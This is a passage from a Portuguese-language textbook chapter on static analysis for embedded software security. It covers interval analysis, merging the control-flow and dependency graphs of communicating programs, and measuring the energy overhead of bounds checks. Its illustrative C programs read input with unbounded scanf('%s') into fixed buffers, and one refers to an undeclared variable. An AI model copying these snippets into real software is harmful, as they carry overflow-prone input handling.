


Figura 3.16. Processamento do último componente fortemente conexo do grafo de restrições visto na figura 3.15.

Realizada a análise de alargamento, sabe-se como cada variável cresce. Essa informação permite-nos realizar a resolução de futuros. Nessa etapa, intervalos simbólicos, isso é, os futuros, são substituídos por limites concretos. Se um futuro $\mathbf{ft}(v)$ aparece do

lado esquerdo de um intervalo, e.x.: $u = t \cap [\mathbf{ft}(v), \ldots]$, então $\mathbf{ft}(v)$ é substituído pelo limite superior de v. Por outro lado, se $\mathbf{ft}(v)$ aparece do lado direito de um intervalo, como $u = t \cap [\ldots, \mathbf{ft}(v)]$, então $\mathbf{ft}(v)$ é substituído pelo limite inferior de v. A figura 3.16 (c) mostra o resultado da resolução de futuros em nosso exemplo.

Finalmente, passa-se a última etapa do micro-algoritmo: o estreitamento de intervalos. Nessa fase, o resultado de testes condicionais é utilizado para refinar os resultados encontrados para cada variável. Por exemplo, o valor de i_t, na figura 3.16 (c) é dado por $i_t = i_1 \cap [-\infty, 98]$. O limite superior de i_t pode ser, portanto, no máximo 98. Porém, após o alargamento, tínhamos que esse limite era $+\infty$. Assim, substituímos o valor daquele limite superior por 98, e propagamos essa informação para outras variáveis que dependem de i_t. Essa propagação acontece até que todos os vértices do grafo tenham sido visitados. A figura 3.17 mostra a solução da análise de intervalos. A mesma variável pode estar associada a diferentes intervalos, dependendo do ponto em que ela exista no programa. A figura mostra, por exemplo, os diferentes intervalos associados à variável *k*.




Figura 3.17. Solução da análise de intervalos para o exemplo visto na figura 3.14 (a). A função I mapeia um nome de variável, na representação intermediária do programa, para um intervalo. A figura explicita os diversos intervalos associados com a variável k.

3.5.7. Análise Distribuída

Com o advento da Internet das Coisas (*Internet of Things* – IoT) [Atzori et al. 2010] e a popularização dos *smartphones* a tendência é que Sistemas Embarcados tornem-se praticamente onipresentes e conectados à Internet. A *IoT* pretende conectar uma enorme diversidade de dispositivos computacionais e prover serviços com garantias de alta disponibilidade, eficiência e segurança. Dessa forma, os Sistemas Embarcados terão acesso e poderão ser acessados via Internet além de comunicarem entre si de forma distribuída. Paralelamente a essa ubiquidade de Sistemas Embarcados – e os benefícios que ela acarreta – surge também certa inquietação: como garantir a Segurança de Software embarcados nesses dispositivos?

A maioria das propostas de Segurança de Software se baseia na análise do código fonte e/ou binário da aplicação a fim de detectar operações que possam levar o programa

a sofrer um ataque. Técnicas usadas variam desde análise estática e instrumentação dinâmica de código [Dietz et al. 2012, Rodrigues et al. 2013] até soluções que procuram gerar testes dinamicamente usando execução simbólica [Molnar et al. 2009]. Tais propostas, contudo, não levam em consideração as peculiaridades de sistemas distribuídos e, portanto, suas respectivas análises são conservadoras quando se deparam com chamadas de procedimento que fazem interface com a rede.

Há exceções como o Kleenet [Sasnauskas et al. 2010] e o T-Check [Li and Regehr 2010] que tem por objetivo encontrar defeitos em aplicações de redes de sensores sem fio que utilizem o *ContikiOS* (Kleenet) ou o *TinyOS* (T-check). Tais ferramentas utilizam execução simbólica para gerar testes dinâmicos a fim de avaliar os cenários nos quais o sistema podem apresentar algum tipo de defeito. Mas, além do foco ser em detecção de bugs e não em segurança, a quantidade de caminhos a serem avaliados pode tornar a análise inviável por restrições de tempo e recursos computacionais.

Na área de sistemas distribuídos, há trabalhos de análise de vulnerabilidades de protocolos, incluindo *model checking* [Lin et al. 2009] e engenharia reversa de protocolos [Comparetti et al. 2009]. Esses trabalhos, no entanto, focam no protocolo de comunicação e tratam as partes comunicantes como caixas-pretas, sem examinar seu código fonte. Já na área de aplicações *Web*, trabalhos como [Tripp et al. 2009, Balzarotti et al. 2008] avaliam o fluxo entre dados de entrada e seu uso em uma aplicação *Web* para detectar pontos vulneráveis no programa. Tais trabalhos, contudo, geram muitos falsos positivos já que qualquer interação com a rede é considerada insegura.

Portanto é necessário que novas soluções de Segurança de Software sejam desenvolvidas voltadas especialmente para Sistemas Embarcados Distribuídos. Mais precisamente, deve-se levar em consideração uma intensa comunicação via rede com dispositivos comunicando entre si e com a Internet. A solução deve ser avaliada não apenas em termos de tempo e memória, mas também em termos energéticos. Por fim, a solução deve ser "leve" (*lightweight*) o suficiente para ser executada sobre plataformas restritas.

Por exemplo, na figura 3.18 temos dois programas: *Reader* e *Writer*. O programa *Writer* envia uma mensagem para o *Reader* inciando o protocolo (*code=1, size=7 e buffer=begin*). O programa *Reader* recebe a mensagem e imprime o código. Se apenas o *Reader* é analisado, a maioria das ferramentas de segurança de código concluirá que o *recv* é um ponto de entrada vulnerável, pois um adversário poderia, via programa *Writer*, enviar um dado maior que o previsto pelo e sobrescrever o campo *code* na *struct MSG*. Mas ao analisar o programa como um todo fica claro que o *Writer* envia apenas dados internos e, portanto, não representa ameaça para o sistema. Dessa forma, é possível evitar um falso-positivo e reduzir o número de instrumentações necessárias para tornar o programa seguro.

3.5.7.1. Grafo de Controle de Fluxo de Sistemas Distribuídos

A análise distribuída pode ser realizada utilizando estruturas de dados semelhantes às propostas para sistemas convencionais. Por exemplo, muitas análises utilizam o grafo de controle de fluxo (CFG) como representação do programa a fim de verificar os possíveis caminhos no programa. O CFG é um grafo dirigido onde os nós são blocos básicos do


```c
//Reader
#include "mysocket.h"
struct msg {
 char buf[MAX];
 char code;
};
int main() {
 int mySocket,n;
 char buf[MAX];
 struct msg MSG;
 mySocket = getMySocket();
 n=recv(mySocket,buf,MAX,0);
 MSG.code = buf[5];
 printf("code: %c",MSG.code);
 close(mySocket);
}
```

Programa *Reader*

```c
// Writer
#include "mysocket.h"


int main()
{
    int mySocket;
    mySocket=getServerSocket();

    char buffer[]="begin17";
    send(mySocket,buffer,7,0);

    close(mySocket);
}
```

Programa *Writer*

Figura 3.18. A análise individual considera o arranjo (*buf*) vulnerável no Reader. Ao analisar o todo, verifica-se um falso-positivo.

```c
a=10;
send(a); //s1
a=20;
send(a); //s2
```

Programa $P1$

```c
b=recv(a); //r1
b=recv(a); //r2
```

Programa $P2$

Figura 3.19. Programa $P1$ envia valor de a para $P2$. Programa $P2$ recebe valor de a atribui a b.

programa [Allen 1970]. Um bloco básico é uma sequência de instruções que não contém desvios, só é possível entrar no bloco pela primeira instrução e só é possível sair depois da última instrução. Há uma aresta entre um bloco básico $B1$ e um bloco básico $B2$ se o programa pode fluir de $B1$ para $B2$. Cada programa de um sistema distribuído possui seu próprio CFG. Dessa forma, para se analisar um sistema distribuído como um todo é necessário criar um CFG global do sistema.

Por exemplo, a figura 3.19 mostra o código de um programa $P1$ que envia valor de a para o programa $P2$ que recebe esse valor e o atribui a b. Não há muito o que inferir de possíveis valores de b se analisarmos apenas $P2$. Por outro lado, ao analisar os dois programas em conjunto verifica-se que o maior valor que b pode assumir é 20.

Na figura 3.20a temos os CFGs simplificados do programa $P1$ e do programa $P2$. Para analisar a aplicação como um todo é necessário unir os dois grafos o que resulta em um novo CFG que representa o sistema distribuído como pode ser visto na figura 3.20b. Agora é possível saber que o valor b em $P2$ depende do valor de a que foi recebido de $P1$ e que esse valor variou entre 10 e 20. Dessa maneira, a análise se torna mais precisa e menos suscetível a falsos positivos.

O problema passa a ser, então, como unir esses grafos de forma que as análises já existentes possam ser aplicadas. A solução trivial desse problema é unir todos os *sends* com todos os *receives*. Mas nesse caso, várias arestas inválidas serão incluídas como acontece com as arestas pontilhadas na figura 3.20c. Portanto é necessário utilizar um algoritmo que leve em consideração o CFG de cada programa e sua interação via rede a

fim de gerar um CFG do sistema como um todo sem arestas redundantes ou inválidas.




Figura 3.20. (a) CFG simplificado dos programas $P1$ e $P2$. (b) União dos CFGs simplificados de $P1$ e $P2$. (c) CFG simplificado resultante da ligação de todos os *sends* de $P1$ com todos os *receives* de $P2$, as aresta pontilhadas indicam ligações inválidas.

As arestas redundantes podem ser eliminadas ou, pelo menos, reduzidas a partir da aplicação do conceito de Dominância em Grafos. Um nó x em um CFG G domina um nó y (x e y podem ser os mesmos) se e somente se todo caminho em G para y a partir do início – s – contém x. Já um nó x é dominador imediato de y se $x \neq y$ e qualquer outro nó z que domine y também domine x. Para otimizar as ligações entre *sends* e *receives* podemos detectar qual é o dominador imediato x_L de cada *send* ou *receive* encontrado, onde L é o nível desse dominador imediato. Esses *sends*/*receives* passam a fazer parte do conjunto de pontos de comunicação de rede dominados por x_L. O mesmo é feito para o outro programa. Cria-se, então, arestas apenas entre *sends* e *receives* de programas diferentes que estejam no mesmo nível. O nível de cada nó (L) pode ser determinado da seguinte maneira: (i) inicia-se o nível de cada *send* ou *recv* com nível 0; (ii) Se um *send* ou *recv n* é alcançável por um nó x com nível L, o nível de n será o maior valor entre $L+1$ e o nível de n; (iii) repete-se o passo anterior até que o sistema se estabilize.

Por exemplo, na figura 3.21 mostramos um código onde um programa *Send* envia mensagens para o programa *Recv* simulando um trecho de um protocolo de um sistema distribuído. O CFG do programa *Send* pode ser visto na figura 3.22 e do programa *Recv* na figura 3.24. Através da árvore de dominância do programa *Send* é possível verificar quais os dominadores imediatos de cada *send*, veja figura 3.23. Cada *send* dos blocos básicos $if.then$ e $if.else$ tem como dominador imediato o bloco $entry$. Já o *send* do bloco básico $do.end$ tem como dominador imediato o bloco $do.cond$. A árvore de dominância


```c
#include "myserversocket.h"
main() {
 int s,code;
 struct msgServer m;
 s = getMyServerSocket();
 scanf("%d",&code);
 if(code==7){
     strcpy(&m.buf,"begin17");
     send(s, &m.buf, 7, 0);
 }else{
     scanf("%s",&m.buf);
     send(s,&m.buf,strlen(m.buf),0);
 }
 do{
   //do something and break
 }while(1);
 scanf("%s",&m.buf);
 send(s, &m.buf, strlen(m.buf), 0);
 close(s);
}
```

Programa *Send*

```c
#include "mysocket.h"

int main(){
 int s;
 int n;
 struct msg m;
 s = getMySocket();

 n=recv(s,&(m.buf),MAX,0);

 if(MSG.code==7){
   printf("Begin");
   n=recv(s,&(m.buf),MAX,0);
 } else {
   printf("code: %c",m.code);
   n=recv(s,&(m.buf),MAX,0);
 }

 close(s);
}
```

Programa *Recv*

Figura 3.21. Trecho de um sistema distribuído onde o programa *Send* envia mensagens para o programa *Recv* de acordo com entradas passadas pelo usuário.

do programa *Recv* é apresentada na figura 3.25. O primeiro *recv* tem como dominador imediato o início do programa, já os demais tem como dominador imediato o primeiro bloco básico (*entry*).

Portanto para gerar o CFG desse exemplo, devemos criar arestas entre cada *send* e cada *recv* obedecendo suas árvores de dominância. O resultado final pode ser visto na figura 3.26. É criada uma aresta entre cada *send* dominado pelo bloco básico *entry* e o *recv* inicial. Já o *send* dominado pelo bloco básico *do.end* foi ligado cada *recv* dominados pelo bloco básico *entry*.

3.5.7.2. Grafo de Dependência de Sistemas Distribuídos

Há muitos algoritmos que usam o grafo de dependências [Ottenstein et al. 1990] para analisar programas. O Grafo de Dependência pode ser usado, por exemplo, para mapear as dependências entre as entradas (fontes externas) e os arranjos. A figura 3.27 mostra um grafo de dependência criado para um pequeno programa C. O grafo de dependência possui um nó para cada variável e cada operação do programa. Há uma aresta entre cada variável u e uma instrução i se i representa uma instrução que usa u. De forma similar, o grafo contem uma aresta entre i e v se i define uma variável.

É possível utilizarmos esses algoritmos no mundo distribuído, desde que exista uma definição de grafo de dependências apropriado. Tal grafo pode ser construído a partir da união dos grafos de dependências individuais, via uma estratégia semelhante àquela que usamos para unir CFGs. Cada programa do sistema possui seu próprio grafo de dependência. Para cada instrução de acesso a rede, é criado um vértice no grafo para representar essa comunicação. O vértice é marcado como um nó de rede de leitura ou de escrita e inserido em uma lista correspondente. Insere-se, então, uma aresta de dependência entre o vértice de rede encontrado e os vértices correspondentes no outro programa de acordo com o CFG global do sistema construído anteriormente. Dessa forma, o grafo de dependências final é a união dos grafos de cada programa e representa o grafo de




Figura 3.22. CFG do Programa Send




Figura 3.24. CFG do Programa Recv




Figura 3.23. Send: Árvore de Dominância




Figura 3.25. Recv: Árvore de Dominância




Figura 3.26. CFG do sistema distribuído. Os nós preenchidos correspondem a blocos básicos do programa Send. As arestas tracejadas representam as ligações entre send e recv de cada programa.

dependência do sistema distribuído como se fosse um único programa.

O grafo de dependência resultante pode ser usado, por exemplo, para verificar dependências entre arranjos e entradas de dados. Para cada operação com arranjo, verifica-se no grafo se há dependência com as fontes de dados. As dependências podem ser locais ou remotas. As locais são aquelas que representam caminhos entre arranjos e fontes de dados no mesmo programa. As dependências remotas são aquelas derivadas de caminhos entre arranjos de um programa e fontes de dados de outro programa, através da rede.

3.6. Metodologia de Avaliação

A inserção de código extra para verificação de segurança causa um acréscimo energético que pode ser determinante para aplicações nas quais o consumo de energia é parâmetro crítico, tais como aplicações embarcadas, sistemas movidos a bateria e outros. Nesta seção, será descrito um método para medição de energia extra consumida pelo acréscimo de código.

3.6.1. Modelagem do Sistema de Medição

O método consiste em medir a energia total que a plataforma consome durante o tempo de execução do código instrumentado e, em seguida, subtrair a energia correspondente ao consumo em estado de repouso (sem execução do código), de forma que o resultado corresponda à energia consumida somente pelo código sob análise. Um diagrama de blocos do sistema de medição está representado na figura 3.28. Para medir a energia, é


```
int main(int argc, char** argv) {
   int a = 0;
   a++;
   int* p = (int*)malloc(sizeof(int));
   int* p2 = (int*)malloc(sizeof(int));
   *p = a;
   if (argc % 2) {
      free(p2);
      p2 = p;
   } else {
      *p2 = *p;
   }
   return 0;
}
```




Figura 3.27. Exemplo de um grafo de dependências

preciso medir a corrente que entra na plataforma. Ao inserir uma resistência em série com o circuito de alimentação (resistência *shunt*) é possível medir o valor da tensão sobre essa resistência e a corrente que entra na plataforma (passa pela resistência) é proporcional ao valor da tensão medida.

Para adquirir os valores de tensão V_s sobre a resistência *shunt* R_s, deve ser utilizado um sistema de aquisição de dados (*Data Acquisition System* – DAQ)[11]. Esse sistema amostra os valores analógicos de tensão e os converte para valores digitais, usáveis em computador. Cada valor de tensão V_s amostrado é processado no *software* de medição. Como gatilho externo de aquisição dos dados, foi usada a porta serial RS-232 da plataforma (controlável em *software*). O pino da porta serial correspondente ao sinal RTS (*Ready to Send*) permanece em nível lógico alto no estado de repouso. Quando o programa a ser avaliado inicia, o valor de tensão do pino RTS é alterado para nível lógico baixo e quando o programa termina, o nível lógico alto é novamente atribuído. Dessa forma, início e fim do programa estão claramente definidos por sinais externos, que servirão de entrada para o DAQ e serão processados no *software* de medição.

[11]Modelo utilizado: USB-6009 - National Instruments.




Figura 3.28. Diagrama de blocos para o esquema de medição

3.6.2. Códigos de teste

Para garantir a qualidade do teste, o sistema operacional (SO)[12] precisa ser configurado para não inicializar os módulos gráfico e de rede. Além disso, deve ser dada prioridade máxima[13] ao programa em execução para evitar que outras tarefas realizadas concomitantemente pelo SO causem desvios nos resultados.

Os instantes exatos de início e fim da execução dos programas sob análise devem ser determinados, portanto, é necessário modificar os códigos fonte inserindo comandos que controlem a porta serial. Esses comandos engatilham a medição através de um sinal externo em hardware, dispensando qualquer tipo de emulação. As funções `setrts_up` e `setrts_down` realizam esse trabalho definindo os níveis de tensão do pino de saída da porta RS-232. No início do programa, a saída da porta serial é definida como nível baixo (`setrts_down`) e, ao final, o nível lógico alto (`setrts_up`) é atribuído. Abaixo, é mostrado um exemplo da inserção do sinal RTS no código fonte de um programa sob avaliação.

```
//saída_porta_serial <= (nível baixo)
setrts_down();
//exemplo de corpo do código para testes
for(k=0; k < iterations; k++){
/* bound check*/
      assert(sizes[1] > 15 && "Index out of bounds");
      array[15]=2;
} //fim do corpo
//saída_porta_serial <= (nível alto)
setrts_up();
```

[12]Para o teste e validação do método, os experimentos foram realizados em SO Fedora 11.
[13]Usando o comando *nice*.

3.6.3. Cálculo da Energia

A tensão V_s é proporcional à resistência R_s. O valor de R_s deve ser pequeno para que o acréscimo de resistência no circuito seja mínimo. Para que a tensão V_s corresponda ao valor real de corrente, é preciso multiplicar a tensão V_s pelo fator de ganho G. Pela lei de Ohm, $I_s = V_s/R_s$ [Nilsson and Riedel 2009]. Daí,

$$I_s = (1/R_s).V_s = G.V_s. \tag{1}$$

A energia total pode ser calculada integrando a potência instantânea ao longo do tempo [Nilsson and Riedel 2009]

$$E = \int_{ti}^{tf} p(t)dt = \int_{ti}^{tf} v(t).i(t)dt. \tag{2}$$

Como a corrente total que passa pelo sistema é $I_s = G.V_s$ e a tensão de alimentação V_{power} é constante, tem-se:

$$E = \int_{ti}^{tf} V_{power}.G.v_s(t)dt, \tag{3}$$

onde t_i e t_f são os instantes de tempo de início e fim do programa em execução, determinados, respectivamente, pelas mudanças de níveis lógicos do sinal RTS. O diagrama de blocos do cálculo da energia pode ser visto na Figura 3.29.




Figura 3.29. Esquema do cálculo da energia

O valor de V_s é multiplicado pelo ganho G para obter o valor real de corrente I_s. Em seguida, esse valor é multiplicado por V_{power}, chegando à potência instantânea consumida. A integral da potência é a energia total acumulada até o instante t. O programa começa a processar os dados quando o sinal RTS vai para nível baixo e termina quando o sinal volta para nível alto. Então, a energia acumulada é correspondente à execução do programa testado. O resultado (Energia) é salvo em forma de texto no arquivo de saída.

3.6.4. Software para cálculo da Energia

O DAQ utilizado lê periodicamente amostras de tensão em sua entrada e as converte para valores digitais tratáveis em computador. O fabricante provê uma biblioteca de abstração do hardware que permite que o programador desenvolva programas que interajam diretamente com as entradas do DAQ através de comandos de alto nível. Assim, utilizando a linguagem C++, foi possível desenvolver um software para tratamento do sinal e cálculo da energia. Esse software é organizado em duas classes principais: a classe `Channel` e a classe `Measurement`. A classe `Channel` possibilita a criação (abstrações em software) e manipulação dos canais do DAQ. A classe `Measurement` é responsável pelo controle e processamento das medições e cálculo da energia.

Ao ser executado, o DAQ é configurado e os canais ("Trigger" - A1 e "Principal" - A0) são criados. O programa, então, espera até que um sinal de gatilho (RTS) seja recebido no canal A1. Quando o sinal de gatilho é recebido, marcando o início do código, a função de aquisição de dados é chamada e os valores de tensão do canal A0 são lidos.

A energia é a integral (soma) dos valores de potência instantâneos consumidos. A potência é calculada em software como $(VSUPPLY) \times (SHUNTGAIN) \times V_s$, onde V_s é o valor de tensão sobre a resistência R_s lido naquele instante. Uma variável, inicializada em zero, é incrementada com o valor da potência, de forma que, ao final da execução, seu valor seja a igual a soma das potências instantâneas ao longo do tempo. A cada amostra obtida, o canal A1 é lido e testado a fim de se determinar se houve término ou não da execução. Em caso positivo, o programa adiciona no fim do arquivo de saída os valores do tempo total de execução (em segundos) e a energia total consumida (em Joules), voltando, então, à fase de espera por um novo sinal de gatilho. Esse fluxo de execução contínuo possibilita a automação do processo o que permite a utilização de *scripts* para execução de n programas de testes. O resultado final é a média (calculada em software) dos n valores de energia medidos, garantido, dessa forma, maior confiabilidade na medição.

3.7. Estudo de Casos

